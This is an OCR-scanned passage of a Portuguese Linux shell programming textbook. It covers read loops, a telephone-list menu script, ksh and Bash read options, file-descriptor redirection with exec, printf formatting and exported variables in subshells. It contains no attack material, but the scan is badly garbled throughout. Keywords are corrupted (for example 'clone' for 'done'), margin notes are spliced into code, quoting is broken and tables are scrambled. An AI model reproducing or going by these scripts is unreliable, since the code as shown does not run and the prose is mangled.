hmelo lealobo j roherto cgercin• No pedaço de arquivo anterior, notamos que o primeiro campo é o nú- • mero do Orgão Local (chamado de OL), o segundo, o nome da máquina e o terceiro, os operadores que receberão e-maif quando for disponibilizado algum arquivo para o seu OL. Finalmente, devemos observar que o 12 cam- po está separado do 22 por uma <TAB>, assim como o 22 do 32. A seguir, a simplificação da rotina que envia e-mail para os operadores: cat irqOpers I >thile read OL l1aq Opers do for Oper i n SOpers do mail " SOper~SHaq " « E'imHail Ref . Transfe r encia de Arquivos I nformamos CfUe : Psssolinhsa finho psrs owhiepor cause do 1 Opets recebe do3' csmpo em diente Separe cedeum dos opersdotes des regionais Tudo ate olebel AmMail faz p81te docom/lndo O procc~snm~nto d~ ' dat~ ' +~d/ ,b/ ~ y ' ns ~ R Hr ' ' disponibilizou o nrqui vo ·ccho "$Al:q" . Z· no seu diretori o de saida (lprd4/staout/$Site) do ' w1ame -n · Copyr ht
  • 244.
    Aprendendo a ler231 Lembramos que a politica d e backup nao incl ui arquivos t ransit o.rios como o c i t ado ac i ma . E' portant o funda- ment al a p re ste za em capt ura- l o para sua filial, o q ue pode ser f e i ·to u t i l izando o p r ograma p egapack . sh , que es1:a disponi vel no diretor io / dsv/ ftp / pub de durj cvO l. sauda coes . Fiml1ail done clone Uma outra forma de ler dados de um arquivo é montar um bloco de pro- grama que faça leitura e redirecionar a entrada primária para o arquivo que se deseja ler. Assim: I•Thil e read Li nha do OL= ' echo "$Li nha'' I cut - fl ~ Arq='echo "$Linha " I cut - f2' Opers= · echo " $Linh a'' I c ut -f 3 ~ clone < Ar qOpers Todo cuidado é pouco quando, dentro de um ciclo de leitura de um arquivo, você desejar ler um dado oriundo da tela, como por exemplo: esperar que a tecla <ENTER> seja acionada, de- monstrando que uma determinada mensagem que você man- dou para a tela já foi lida. Nesse caso, a única forma de fazer isso, que conheço, é redirecionando a entrada para /devltty que é o terminal corrente. Se esse redirecionamento não for feitO, 0 nOVO r ead (nO C8S0 esperandO 0 <ENTER>) nãO lerá dO teclado, mas sim do arquivo especificado no loop de leitura. Isso está muito enrolado, vamos ver um exemplo para clarear: ~ cat l t # # Lista o con t e ud o do arquivo d e t e l efones # Cont aLinha=O cl ear Variilvel para fazer quebra depágina. echo " Material com direitos autorais
  • 245.
    232 Programação SheULinux Nome " cat telefones 1 >~hile read Linha do if [ $ContaLinha -9e 21 I th<!n tput cup 2<1 28 Telefone Se ContaUnha :<: 21 quebra apágina. echo -n "Tecle <ENI'ER> read a < /dev/tt y para pro~~eguir ou X para ter~nar .. . " Redirecionando ll leituraPMil otecllldo. " clone fi íf [ "$a" ; X ) then e:üt fi cleax: echo lf Nome ContaLinha;O echo " $Linha" Telefone ContaLinha-· expr $ContaLinha + 1" tpuc cup 24 49 Se operadorteclou X. tcnnine programa. echo - e "Técl e <ENTER> para t.erminar ... c" read a clear exit Estafora do loop. Não redfrecionelteiiura. Quando eu fiz read a da primeira vez, estava dentro de um loop de lei- tura do arquivo telefones e então se não tivesse redirecionado a entrada, o conteúdo do próximo registro de telefones teria ido para a variável sa. Da segunda vez, por já ter saído do loop de leitura, não foi necessário fazer o redirecionamento. Outro tipo de programa que o read nos permite fazer é um menu orien- tado ao sistema que estamos desenvolvendo. Como exemplo, retoma- remos aos nossos programas que tratam o arquivo telefones , que são: add, pp, rem e 1t . Vamos reuni-los em um único programa que chama- remos de teles e que será responsável pelo controle da execução dos mesmos. Copyr ht
  • 246.
    $ c attel e s # Aprendendo a ler 233 # T~enu do cadastro de tel efones # echo - n " r ead Opcao Opcao ---·-·- ----- 1 2 3 4 Aopção -nsetVe pera não saltarlinha ao final doecho. Acao -~· -- ---- Procur ar Alguem Adic i ona r .>üguem ao Cadexno de Tel efones Remover Al guem do Cadastro de Telefones Lis tagem d o Ca de.rno de Te lefones Escolha U ma D as Opcoes ·"-cima (1-4) : " ec ho -e " n " # O n quando prot e gid o do She l l c ausa um sal to de l i nha case u$0pcao" in 1) echo - e " Entre cotn o nome a pesquisar : n" r ead Nome pp "$Nome" ' ' 2) echo - e " Nome a ser adi cionado : n" read Nome echo - e " Telefone de $Nome : n11 read Tel e f add '' $Nomen " $Telef " ' ' 3 ) echo - e " Nome a ser r emov i do : n " r ead Nome rem " $Nome '' ' ' 4) lt ' ' • ) echo "Sob sao validas opcoes entre 1 e 4'' exit l ' ' esac exit Um simples comando echo é usado para mostrar todo o menu no ter- minal, tirando proveito das aspas para preservarem os caracteres new fine (01O) presentes no texto. O comando read é usado para armazenar na variável opcao a escolha do usuário. Material com direitos autorais
  • 247.
    234 Programação SheULinux Um case é então executado para definir que rumo tomar com a escolha. Um simples asterisco c·>, representando nenhuma das escolhas anterio- res, serve como crítica ao conteúdo da variável Opcao . Vejamos a sua execução: S teles Opcao Acao ----- ---- ----- ---- l Procurar Alguem 2 Adicionar Alguem ao Caderno ele Telefones 3 Remover }>.lguem do Cadastro de Telefones 4 Listagem do Cade rno de Tclefone3 Escolha Urna Das Opcoes Acima ( 1-4) : 2 Nome a ser adicionado: J'Ul ian.a Duarte Telefone de Juliana oua ne : (024) 622-2876 Temos duas maneiras de ver se tudo correu bem: verificando pelo nome da Juliana ou fazendo a listagem geral. Vejamos as duas execuções: $ teles Opcao Acao ----- ---- ----- ---- 1 Procurar Al guem 2 Adiciol11!: A.lguem ao Cadérno dê Télefones 3 Remover Alguern do Cadastro de Telefones 1 Listagem do Caderno de Telefones Escolha Urna Das Opcoes Acima (1- 4) : l Entre com o nome a pesquisar: J'Uliana Juliana Duarte (0241 622- 2616 Já no segundo caso, após chamarmos teles e fazermos a opção ~ teremos: Nome Ci 1:0 Grippi Claudia 11o.rcill Enio Cardoso Telefone (021) 555-1234 (021) 555-2112 (021)232-3423 Copyr ht
  • 248.
    Ju l ianaDuart e Lui z Carlos N"ey Garrafas Ney Ge r hardt Paula Duart e (024) 62 2-2876 (021) 767- 2124 (02 1) 988 - 3398 (024 ) 543- 43 2 1 (011) 449- 0989 Aprendendo a ler 235 Ç::::JCá esta ela... Tecl e <EN TER> par a terminar.,, Vamos executar, novamente, passando uma opção inválida: $ tel e s Opcao Acao --~-- ---- ----- ---- 1 Procurar Alguem 2 Adicionar ·""l guem ao Cad eJ:n o d e Tel efo nes 3 Remover Al 91tem do Cadastr o de Telefones 4 Listagem do Caderno de Te l e fones Escolha Uma Das Opcoes Acima ( 1- 4) : 6 Soh sao validas opcoes ent re 1 e 4 Nesse caso, o programa simplesmente exibe Soh sao val i das opcoes en tre 1 e 4 e é descontinuado. Uma versão mais amigável deve continuar solicitando até que uma opção correta seja feita. Sempre que se fala até penso em unt J.l e efetivamente para que este nosso desejo aconteça, basta colocar todo o programa dentro de um ciclo de until que será exe- cutado até que uma opção correta seja feita. A grande maioria das vezes que executarmos tel es será para con- sultar o nome de alguém, assim, se na chamada do programa estivés- semos passando algum parâmetro, poderíamos supor que a opção de- sejada por default fosse a 1 e já executássemos o programa pp. Assim, poderíamos escrever uma nova versão do programa, com a seguinte cara: $ cat teles # # Nenu do c adas tro d e t elefones - versao 2 # if ( "$#'' -ne O J then pp " $* " exit Mais que um parâmetro, executo pp Material com direitos autorais
  • 249.
    236 Programação SheULinux unt.ü[ "$0K" 1 do echo - n ., Opcao ===== 1 2 3 4 B:scolha read Opcao echo -e " 'n,. OK=l case " $0pcao" in 1) echo -n " read Nome pp "$Nome" .. • • 2) echo - n " read Nome echo -n " read Telef Enquanto opção for invillída, $0K estará vazia i'<cao ---- ---- Procurar Alguem Adicionar Alguem ao Caderno de Telefones Remover Alguem do Cadastro de Telefones Listagem do Cade rno da Telefones Uma Das Opcoes Acima (1- 4): " N.é que se prove ocontrário, aopção é boa Entre com o nome a pesquisar : " Nome a ser .!ldicion,ado: " Telefone de $Nome : " add "$Nome " "$Telt!f" esae clone exit • • 3) echo - n " read Nome rê1 n '"' $Nome" .. • • ~) lt • • Nome a ser removido: " • ) echo "Soh sao validas opcoes entre 1 e 4" OK= Opção lncotre/B. Esvazio SOKforçando o loop .. • • Se a quantidade de parâmetros for diferente de zero, então o pp é chamado diretamente, passando os argumentos digitados na linha de co- mando. A variável $OK foi criada para controlar o loop do until . Enquan- to ela permanecer vazia, o programa continuará em loop. Portanto, logo após receber a escolha, colocamos um valor em soK (no caso coloca- mos 1, mas poderia ser true, verdadeiro, OK, ...) para que servisse para qualquer opção correta. Caso a escolha fosse indevida, então soK seria Copyr ht
  • 250.
    Aprendendo a ler237 novamente esvaziada, forçando desta maneira o loop. Vejamos então seu comportamento: $ tel e s Juliana Juli ana D uar te (024) 622-2876 $ tel e s O pcao Acao ----- ---- ----- ---- 1 Procurar Jlguem 2 Adicionar Al guern ao Caderno de Tel efones 3 Remover Alguem do Cadast ro de Telefone s 4 Li stagem do Caderno de Telefones Escolha U ma Das Opcoes Acima (1- 4) : 5 Soh sao validas opcoes entre 1 e 4 Opcao Acao ----- ---- ----- ---- 1 Procurar Alguem 2 Adicionar Al guem ao Caderno de Tel efones 3 Remover Alguem do Cadastro de Telefones 4 I.istagem do Cade.rno de Telefones Escolha Uma Das Opcoes Acima (1-4) : 1 Entre com o nome a pesquisar : Ney Ney Garrafas Ney Gexhaxdt (021) 988-3398 (024)54 3-4321 Leitura dinâmica Você deve estar achando que esse negócio de, toda hora que for fazer uma leitura na tela, ter de executar antes um echo para escrever o literal, é muito chato! Mas sou obrigado a concordar. Acho que pensando nisto, no desenvolvimento do ksh sob UNIX, foi implementada uma variante do comando r ead que permite escrever um literal e, à sua frente, parar esperando a digitação do valor do campo. Esta implementação tem esta cara: .t.:ead <nome da variável>?<p:r:ompt > Onde: <nome da variável> é a variável que receberá o campo que for digitado; <pr ompt> é o literal que será escrito na tela para indicar o que deve ser digitado, Material com direitos autorais
  • 251.
    238 Programação SheULinux Exemplo:O seguinte trecho de programa, tput cup 10 20 ~ead Nome?"Oigite seu nome : • ao ser executado, posicionaria o cursor na linha 1Ocoluna 20 e escreveria: Digite seu nome : o cursor, então, ficaria parado após o espaço em branco que segue os dois pontos c:), esperando pela digitação do operador, e o conteúdo dessa digitação iria para a variável $Nome . Vejamos agora o programa teles, descrito antes, como ficaria alteran- do as instruções read para este novo formato: $ cat teles il ! /us~/b in/ksh li i M enu do cadastro de telefones - versao 3 i i f ( "$H " •ne o 1 then pp "'$"""' exit fi until r ..$0K" I do read Opcao? " ec:.ho ., n " OK•l Opcao Acao 1 Procurar Alguem 2 Adicionar hlguem &o Caderno de Tel efones 3 Remover Alguem do Cadastro de Telefones 4 Listagem do Cade ~no de Telefones Escolha Uma Das Opcoes Acima (1-4) : " case "$0pcao" in 1) read Nome?" pp "'$Nome! " .. ' ' 2) read Nome?" Entre com o nome a pesquisar: • Nome a ser adicionado: " Copyr ht
  • 252.
    dono exit:. esac read ·relef?" add t'.$Nomc""$Telef" • • 3) read Nome?" re.m ~· $Nome" .. .' 4) lt • • Telefone de $Nome : " Nome a .se.r l:emovido: •· .a.") ech o "Soh s.ao velida~ opcoe!l entre 1 e 4 " OK= . . .' Aprendendo a ler 239 Viu que legal? O programa deu uma boa encolhida! Porém é fundamen- tal ficarmos atentos no uso desse formato, porque só poderemos usá-lo caso tenhamos certeza absoluta de que ele será sempre executado em ambiente do ksh sob o Sistema Operacional UNIX. Leitura sob o Bash Da mesma maneira que a seção anterior mostra uma forma de leitura típica do ksh, esta seção mostrará algumas implementações do comando read que só podem ser usadas sob o Bash. Opção -p O que acabamos de ver, Leitura Dinâmica, isto é, um comando de leitura que englobasse o prompt, pode ser feito em Bash com a opção -p prompt. Exemplo: $ read -p •oigite sua Matricula: " Matric Di git:.e .::Jua Matricula : 123156 $ echo $Matric 123156 Opção -t O comando read acompanhado da opção - t tempo causa o término da instrução após o decurso de t empo segundos. Caso o comando termine pelo "estouro" de tempo. ela retornará um código de erro (s? diferente de zero). Copyr ht
  • 253.
    240 Programação SheULinux Exemplo: S read - t 2 -p "Digite seu nome: " Nome li > acho - e "nDigite tnais rapido na prox.irna vez" Di git<': s eu norn<': : Di gite mai s r apido na proxima vez No exemplo, dei somente dois segundos para o operador digitar o seu nome, como obviamente ele não conseguiu, o comando read terminou com um erro e por isso foi executada a instrução echo que o seguia. Um bom uso desta opção é para provocar uma saída por tl.meou t de aplicativos. Opção -n Quando usamos o comando read com a opção -n num, estamos dizendo que a execução da instrução terminará com um <E:NTER> ou após serem digitados num caracteres, o que ocorrer primeiro. Exemplo: Sabemos que um CEP é formado por 5 algarismos, um traço e mais três algarismos. Então poderíamos fazer a sua leitura da seguinte ma- netra: $ read -n 5 -p "Digite o CEP: " Cep; ;read -n 3 - p "-" Compl Di gite o CEP: 12345- 123 $ echo $Cep 12345 $ echo $Compl 123 Quando o comando read -n nu m não termina por um <ENTER> , o cursor não passa para a linha seguinte, permitindo-nos esse tipo de construção. Observe que coloquei todos os comandos na mesma linha para não ter que criar um script só para o exemplo, isto é, caso as leitu- ras acima estivessem dentro de um script, poderia colocá-las em linhas distintas, suprimindo (caso desejasse) o ponto e vfrgula, melhorando a legibilidade. Copyr ht
  • 254.
    Aprendendo a ler241 Opção -s O comando read com a opção - s (derivado de silent} exerce a mesma função que se houvesse um stty - echo antes do .react (conforme está explicado no início deste mesmo capítulo}, isto é, tudo que for teclado até o fim da instrução não aparecerá na tela. Obviamente esta é a construção indicada para capturarmos senha pela tela (somente sob o Bash, não esqueça). Opção -a O Bash permite uma leitura direta para um vetor ou array, e isso se faz com auxílio da opção - a do comando r ead. Veremos os exemplos do uso dessa opção no capítulo 7, na seção em que aprenderemos a lidar com os vetores. Outra forma de ler e gravar em arquivos Os comandos esperam que três descritores de arquivo (file descriptors ou fd) estejam disponíveis. O primeiro, fd o (entrada padrão ou stdin), é para leitura. Os outros dois (fd 1 - saída padrão ou stdout e fd 2 - saída de erro padrão ou stderr) são para escrita. Existe sempre um stdin, stdout, e um stderrassociado a cada comando. ls 2>&1 significa uma conexão temporária da saída de erro do ls com o mesmo "recurso" do stdout deste She/1. Por convenção, um programa recebe os dados pelo fd o (sldin), man- da a saída normal para o fel 1 (stdout) e a saída de erro para o t d 2 (stderr) . Se um desses três f ds não estiver aberto, você deve encontrar problemas. Quando o xterm começa, antes de executar o She/1 do usuário, o xterm abre o device de terminal (!dev/pts/ n ) três vezes. Nesse ponto, o Shell herda três descritores de arquivo, e cada comando (processo filho) que é executado pelo She// herda-os por sua vez, exceto quando esse comando é redirecionado. Material com direitos autorais
  • 255.
    Z4Z Programação ShellLinux Redirecionamento significa reassociar um dos descritores de arquivo a outro arquivo (ou a um pipe, ou qualquf.!r coisa permissível). Descritores de arquivo podem ser reassociados localmente (para um comando, um grupo de comandos, um subshell, ...) ou globalmente, para o resto do She/1 usan- do o comando exec . Os principais usos dos descritores de arquivo constam na tabela a se- guir. Vale observar que o que vale para os redirecionamentos de entrada serve também para os de saída. Utilização _ ___ Ação ~Arqutvo Redireciona o stdout e stderr para Arquivo =~~=-- j<>Arqu'ivo Redireciona o descrilor i para j Todas saldas do arquivo apontado por i são enviadas para o ar· nooiun ~. 'por j Redireciona a stdout para j . Todas as saídas para stdout irão para o arquivo apontado por j Abre o arquivo Arquivo para leitura e gravação, e associa a ele o descritor j Fecha o arquivo associado ao descritor j Vejamos agora um exemplo envolvendo os dados dessa tabela: $ echo 1234567990 > Arqui vo $ exec 3<> Arquivo $ read - n 4 <&3 $ echo -n . >&3 $ exec 3>&- $ cat. Arquivo 123q , 67890 Grava acadeiaemArquivo Abre Arquivo como VO eassocia ofd 3a ele Lé somente 4caracteres Então coloca umponto decimal Fecha o fd 3como veremos aseguir Na sequência acima, devemos reparar que o primeiro redireciona- mento durou somente o tempo suficiente para a execução da instrução à qual ele estava ligado !echo) ser executada e foi isso que vimos ao longo deste livro até agora. Para tomar definitiva a associação do td 3 ao Arquivo foi necessário usar o comando exec e, assim sendo, foi necessário, ao final dessa série, executar outro exec para fazer essa dissociação.
  • 256.
    Aprendendo a ler243 O uso do comando exec acarreta isso porque ele substitui o She/1 que lhe está assistindo sem criar processo adicional, e este ambiente gerado herda os redirecionamentos. Veja também este outro exemplo para redirecionar somente a stderr . para um ptpe: exec 3>& 1 ls - 1 2> &1 > &3 3>&- 1 grep bact 3 >& - exec 3>& - Salvou o"Valor co.rrente do stdout Fecha fd 3(stdout) para o grep mas não para ols Agora fechou para oresto do scripl Mais um exemplo, com um fragmento de script vergonhosamente copia- do de http://www.thobias.org/bin/visitas.txt. :-> # l ink de fd 6 com a s t dout e redi reci ona a .stdo ut para um a rqui vo . # a part ir daqui toda a stctout vai para $temp_ htntl exec 6>&.1 : e><ec > $t:emp_ html Resumindo: evito sempre que possível essa sintaxe porque essa for- ma de programar é meio complicada e, para futuras manutenções, tem a legibilidade não muito amigável, porém ela quebra o maior galho quando a definição do programa que você está fazendo o obriga a trabalhar com diversos arquivos abertos simultaneamente. Já sei ler. Será que sei escrever? Ufa! Agora você já sabe tudo sobre leitura, mas sobre escrita está apenas engatinhando. Já sei que você vai me perguntar: Ora, não é com o comando ech o e com os redirecionamentos de saída que se escreve? É, com esses comandos você escreve 90% das coisas necessárias, po- rém se precisar escrever algo formatado eles lhe darão muito trabalho. Para formatar a saída veremos agora uma instrução muito interessante- é o print f - sua sintaxe é a seguinte: pri ntf f o r mato [argume nto .. . ] Material com direitos autorais
  • 257.
    244 Programação ShellLinux Onde: formo to - é uma cadeia de caracteres que contém 3 tipos de objeto: 1 - caracteres simples; 2 - caracteres para especificação de formato e 3 - sequência de escape no padrão da linguagem C. Argumento - é a cadeia a ser impressa sob o controle do formato. Cada um dos caracteres utilizados para especificação de forma t o é precedido pelo caractere % e logo a seguir vem a especificação de forma t o de acordo com a tabela: ....JLetra A expressão será Impressa como: c e f o o s X Simples caractere Número no slstema decimal Notação científlc;a exponencial Número com ponto decimal17 O menor entre os formatos k e %f com supressão dos ~~·w não significativos Número no sistema octal Cadela de caracteres Número no slstema hexadecimal Imprime um %. Não existe nenhuma conversão As sequências de escape padrão da linguagem C são sempre precedidas por uma contra barra () e as reconhecidas pelo comando pr inL f são: -..1 Sequéncia Efeito a Soaobeep b Volta uma F Salta para a próxima página lógica (form feed) n o Inicio da linha """""""""' r...., Volta para o inicio da linha corrente (carriage rotum) Não acabou por aí, não! Tem muito mais coisa sobre a instrução, mas como é muito cheio de detalhes e, portanto, chato para explicar, e pior ain- da para ler ou estudar, vamos passar direto aos exemplos, que não estou aqui para encher o saco de ninguém. 17. Nllo consegui fazer esse formato funcionar sob o SVR4; no Linux funciona beleza 1 Qrl
  • 258.
    Exemplo: $ printf "% c'' "1 caractern 1$ $ pri ntf "% c n" "1 caracter" 1 $ pri n tf 11 %-c caracte re n'' 1 1 caractere $ a=2 $ p rintf "% c caracteresn" $a 2 caractere.s $ printf "%10c caracteresn " $a 2 c a.ract e.res $ printf " %10c n" $a caracteres 2 c Aprendendo a ler 245 Errado! Só listou 1cl1are não saltou linha ao final Saltou linha mas ainda não listou acadeia inteira Esta é a forma correta o %c recebeu o 1 O %c recebeu o valorda variável $a Repare que, nos dois últimos exemplos, em virtude do %c, só foi lista- do um caractere de cada cadeia. O 10 à frente do "c " não significa 10 caracteres. Um número seguindo o sinal de percentagem í %) significa o tamanho que a cadeia terá após a execução do comando. $ p rintf " 'iSdn" 32 32 $ printf 1' %10dn" 32 32 $ printf " % 04dn" 32 0032 Preenche com brancosá esquerda enãocom zeros 04 após %significa 4dígitos com zeros aesquerda $ prin tf " % en" · acho " scale=2 ; 100/6" I bc ' 1. 6660OOe+O1 Odefauff do o/.e é 6 decimais $ printf " %.2en" ' echo "scale=2 1. 6 7e+Ol $ printf " % f n" 32 . 3 32 . 300000 $ printf " %.2fn" 32 . 3 32 . 30 $ prin tf "% .3fn " ' ach o ''scal e=2 33 . 330 $ pri ntf " % on" 10 12 $ prin tf " %03on" 27 033 $ printf "%-sn" Pet eleca ; 100/ 6" 1 bc ' O .2especificou duas decimais Odefauff do %!é 6 decimais O .2especificou duas decimais ; 1 00/6" I bc ' Obc devolveu 2decimais. o printfcolocou Oadireffa Converteu o 10 para oclal Assim aconversão fica com maisjeito de oc/al, né? Material com direitos autorais
  • 259.
    246 Programação SheULinux Petel eca $ printf "USsn" Peteleca Peteleca $ p rint f " - lSsNevesn " Petelec a Pet eleca Neve s $ printf " . 3s n " Pe t e l eca Pct $ printf "%1 0 . 3" a n " Peteleca i'et ., $ p rintf "EXEI-!PLO % x n " 45232 E:XEHPLO bObO $ printf "EXEI-!PLO %Xn" 45232 E:XE.NPLO BOBO $ p rintf " X XL%Xn" 49354 192 10 COC.l COLA Pete/eca com 15caracteres enchidos com brancos Omenos (-)encheu 8dire~a com brancos .3 trunca as 3primeirBS Petcom 10c818Cieresconcaten8do coma(apóso.s) Ttllnsformou para hexamas os zeros nãocombinam Assim disfarçou melhor(repare oX maicísculo) O último exemplo não é marketing e é bastante completo, veja só: O primeiro t x converteu 4935< 1 em hexadecimal resultando coc.n. (leia-se "cê", "zero", "cê" e "a"); Em seguida veio um espaço em branco seguido por outro t xL . O ~x converteu o 192 dando como resultado c o que com o L fez cOL; E finalmente o último % X transformou o 1Oem A. Conforme você pode notar, a instrução é bastante completa e complexa (ainda bem que o echo resolve quase tudo). Ainda não a havia publicado nas edições anteriores deste livro, por estar sempre descobrindo um novo detalhe na sua utilização (será que já descobri todos?). Creio que quando resolvi explicar o p rint t através de exemplos, acertei em cheio, pois não saberia como enumerar tantas regrinhas sem tornar a leitura enfadonha. Exercícios 1. Vamos engrossar o exercfcio elo Capitulo 5, mandando e-mail para todos os primeiros operadores de todos os escritórios (no formato operador@máquina). Copyr ht
  • 260.
    Aprendendo a ler247 2. Fazer um programa que leia da tela os seguintes dados: • Nome da Máquina; • Login Name do operador naquela Máquina; • Senha do operador e • Nome dos arquivos que serão transmitidos. Em seguida serão feitos f t p para a máquina especificada, transferindo um arquivo de cada vez. Obs.: 1. A senha do operador não poderá ser ecoada na tela. 2. Será permitido o uso de metacaracteres na constituição do nome dos arqUIVOS. 3. A leitura de nomes de arquivos será feita em loop, até que seja te- clado um nome vazio. ' .M I Dicas! t =-- Veja como funcionam as opções -i, -v, e -n do ftp. ~,.. ... Material com direitos autorais
  • 261.
    jCapítulo 7 ~ Váriasvariáveis . i Veremos, ao longo deste capitulo, o uso das mais impor- tantes16 (e exportantes) variáveis especiais. Entenda-se por variável especial as variáveis predefinidas do UNIX. Para conhecê-las melhor é necessário, primeiro, entender como funciona o ambiente de uma sessão UNIX. Veja só esta sequência de comandos: $ ls - 1 teste - ~w h r -- r -- l julio $ eat teste sleep 30 $ ps u Repare que oarquivo teste é executável dipao 9 Nov 7 15 : 45 "este Dentro do arquivo tem somente um comando Estes são os meus processos em execução USER f!D iCI'v 'i~l01 SIZ.S RSS 'i'n STAT ST'-R'i Tn1E CO..t'.li!ID o.:> 2 . 6 12s2 02~ po s H : te o :oo - l.><>::h d2767r- 4JH 0 . 0 1.5 6H! ~6~ ~O P H : lO 0 : 00 ps u $ teste& Teste lerá 30 segundos de execução em background 1l 1 4416 N• do processo iniciado em backf10und $ ps u Novamente verifico os meusprocessos em execução USE:R PJD tCPIJ %NE:J.I lUZE RSS TTY ;;7Af START 'lii<E: C(.W.ANO d276707 ,1391 o. 1 2 . 6 1256 !128 pO s l6 : 1B 0 : 00 - bazh d2767r7 4·119 3 . 0 2. 6 1260 en po - " 16 : 22 0 : 00 - ba.sh d276707 4419 2 .0 1.: 90t' 360 !"0 s 16 : 22 0 : 00 .sleop 30 d276707 4420 0 . 0 1 . !> e~s 484 ~:>0 R 16: 22 0 : 00 ps u 18. Veremos somente as maisimportantes porque a quantidade devariáveis es- peciais é muito grande, e no contexto desta publicação não cabe detalhá·las. 248 Copyr ht
  • 262.
    Várias variáveis 249 Repareque o script teste foi feito para ficar 30 segundos parado e mais nada. Iniciamos esse script em background para liberar a tela e, imediata- mente, verificamos quais processos estavam em execução. Existiam dois novos processos: o primeiro, já era de se esperar, é do s l eep; porém, o segundo é um bash que tem o mesmo process ict que foi gerado quando o teste foi colocado em background (PID;4 418l . Isso significa que cada script inicia um novo Shell que vai interpretar as instruções nele contidas. Para efeito meramente didático, passaremos a nos referir a este novo Shell como um Subshe/1. Exportar é o que importa Vamos mudar totalmente o script teste para vermos as implicações dos fatos antes expostos. O teste agora tem esta cara: $ cat teste echo 1 'a=$a, b~$b, c=$c '' Vamos, via teclado, colocar valor nas variáveis sa, Sb, e se : $ a; 5 $ b=Silvina $ c~Duarte Vamos agora executar o nosso programa teste, já reformulado, para que liste estas variáveis recém-criadas: $ teste a=, b=, c=- Ih!! O que foi que houve? Por que os valores das variáveis não foram listados? Calma, meu amigo. Você estava em um She/1, e nele você criou as variá- veis, e o script teste chamou um Subshe/1 para ser o seu intérprete. Ora, se você criou as variáveis em um She/1 e executou o programa em outro, fica claro que um programa executado em um She/1 não consegue ver as variáveis definidas em outro She/1, certo? Errado, apesar de ter sido exa- Material com direitos autorais
  • 263.
    250 Programação SheULinux tamenteisso que aconteceu, poderíamos ver as variáveis de outro Shell, bastando que as tivéssemos exportado, o que não fizemos. Se fizermos: $ oxpor t b E novamente: $ teste a.• , b•Sil vina, c• E finalmente se fizermos: $ expor e a c $ teste a:5, b:Silvina, c:Ouarte Exporleisomente a variável Sb, sem usarS Executeinovamente teste Agor/J sim! OSubshellenxergou $b Exporlei asvariáveis $a e$c Agora oSubshe/1pode ver todas Como a curiosidade é inerente ao ser humano, poderíamos executar o comando export sem argumentos para ver o que aconteceria: $ export EXHIIT~set showmodc number autoindent HCME•/prdl/usr/j ulio HZ= lOO KRBSCCNiMB&F!LE : /tmp/krbScc_60009_7616 KURL•NO LOGl·lAME;julio I•!AIL•/var/mail/j ulio P.>.TH;/u.sr/bin: /u.sr/local/bin: . PGPP.>.TH=/usr/local/bin PSl=$ ~NO=/prdl/usr/julio/curso SHELL~ /usr /b in /ksh TERH=vt220 TERNCA?=/eee/terrnc<>p TZ=GI1TO =telefones Este foimoo .(>ronte<)CJe expottou Estas variáveis especiaisj8haViam sido exportadaspelo Slrelllníciatizado no momento em que foi aberta asessão Vamos resumir o modo como as variáveis locais e exportadas trabalham (estes são os cinco mandamentos das variáveis): Copyr ht
  • 264.
    Várias variáveis 251 Qualquervariável que não é exportada é uma variável local cuja exis- tência é ignorada pelos Subshells; As variáveis exportadas e seus valores são copiados para o ambien- te dos Subshells criados, onde podem ser acessadas e alteradas. No entanto, essas alterações não afetam os conteúdos das variáveis dos She//s pais; Se um Subshe/1 explicitamente exporta uma variável, então as al- terações feitas nessa variável afetam a exportada também. Se um Subshe/1 não exporta explicitamente uma variável, então essas mu- danças feitas alteram somente a local, mesmo que a variável tenha sido exportada de um She// pai; As variáveis exportadas retêm suas características não somente para Subshel/s diretamente gerados, mas também para Subshe/ls gerados por estes Subshells (e assim por diante); Uma variável pode ser exportada a qualquer momento, antes ou de- pois de receber um valor associado. Bem, agora já sabemos como passar valores para Subshe/ls, mas o que devemos fazer para receber ou importar dados de um Subshe/1? Não é di- fícil não, basta você atribuir a uma variável o valor de um Subshe/1, fazendo asstm: Var"'· subshell · Dessa forma, o que iria para a saída padrão será desviado para dentro de var, exatamente da mesma forma que você atribui à uma variável a saída de um comando; afinal, o seu subshel l e o comando são programas execu- táveis da mesma forma. Exemplo: Preste atenção na sequência de instruções a seguir: $ cat variando echo a=~a: a=xx echo a=$a : vartandol Vejamos o conteúdo do script variando Variandot está llsrado aseguir Copyr ht
  • 265.
    252 Programação SheULinux $cat variandol echo a<=$11 : $ var i ando a~xx : a-· -. $ a=lO $ variando a• : $ oxport a S variando a=lO: a=xx : a=xx: Crieia variâvel Samas não a exportei Agora exportei a variável Sa Vamos alterar o conteúdo dos programas anteriores fazendo: $ cat variando echo a=$a: a=r.r. echo a=sa: b= ' variandol · $ c a t variandol echo a=Sa : Estou colocando asaldade variandof em $b Vamos agora executá-lo, lembrando que a variável sa foi exportada para todos os Subshells: $ variando a=lO : a=xx: Eu hein!!! Onde é que foi parar a última linha? Aquela referente à exe- cução de variandol? Foi para dentro da variável sb do script variando. Vamos então alterá-lo para listar esta variável: $ c a t vax-iando echo a=Sa : a•xx echo a<=$a : b= ' variandol ' echo b=$b 1latcna com d r bS utor<t
  • 266.
    Vamos executá-lo: $ variando a•lO: a• xx : b• a• xx: Várias variáveis 253 Apareceu a Margarida olê, olê, olá .. Como você pode notar. o comando echo de variando! mandou a saída deste Subshe/1 para dentro da variável Sb do Shell pai. Caso o Subshelf tivesse algo para ir para a saída padrão, esta deveria ser explicitamente colocada, redirecionando para /dev/tty . Exemplo: Suponha que na sua empresa diversos programas necessitem da ma- trícula dos funcionários como entrada de dados. Então, você resolveu es- crever um pequeno programa para lê-la, calcular o dígito verificador e fazer todas as críticas necessárias. A segu~r. listagem de trechos de dois progra- mas. O primeiro é a rotina descrita antes e o segundo é o chamador, isto é, é o que recebe a matrícula já criticada do primeiro ou um código de retorno indicando a desistência do operador. Vejamos os dois: $ cat lematric i B Rotina de lei tu~a e c~i t ica de matricula @ while true d o tput cup 10 20 echo " Digite a Matricula : " tput cup 10 40 read Hat:ric if [ ! "$M atric " I t:hen tput cup 21 35 echo • Deseja Jlbandonar? (S /n) • tput: cup 21 59 read SN if ( " " echo "SSN'' I tr n N"" • N I then Sedigitou nou Nvirará N 1latcna com d r bS utor<t
  • 267.
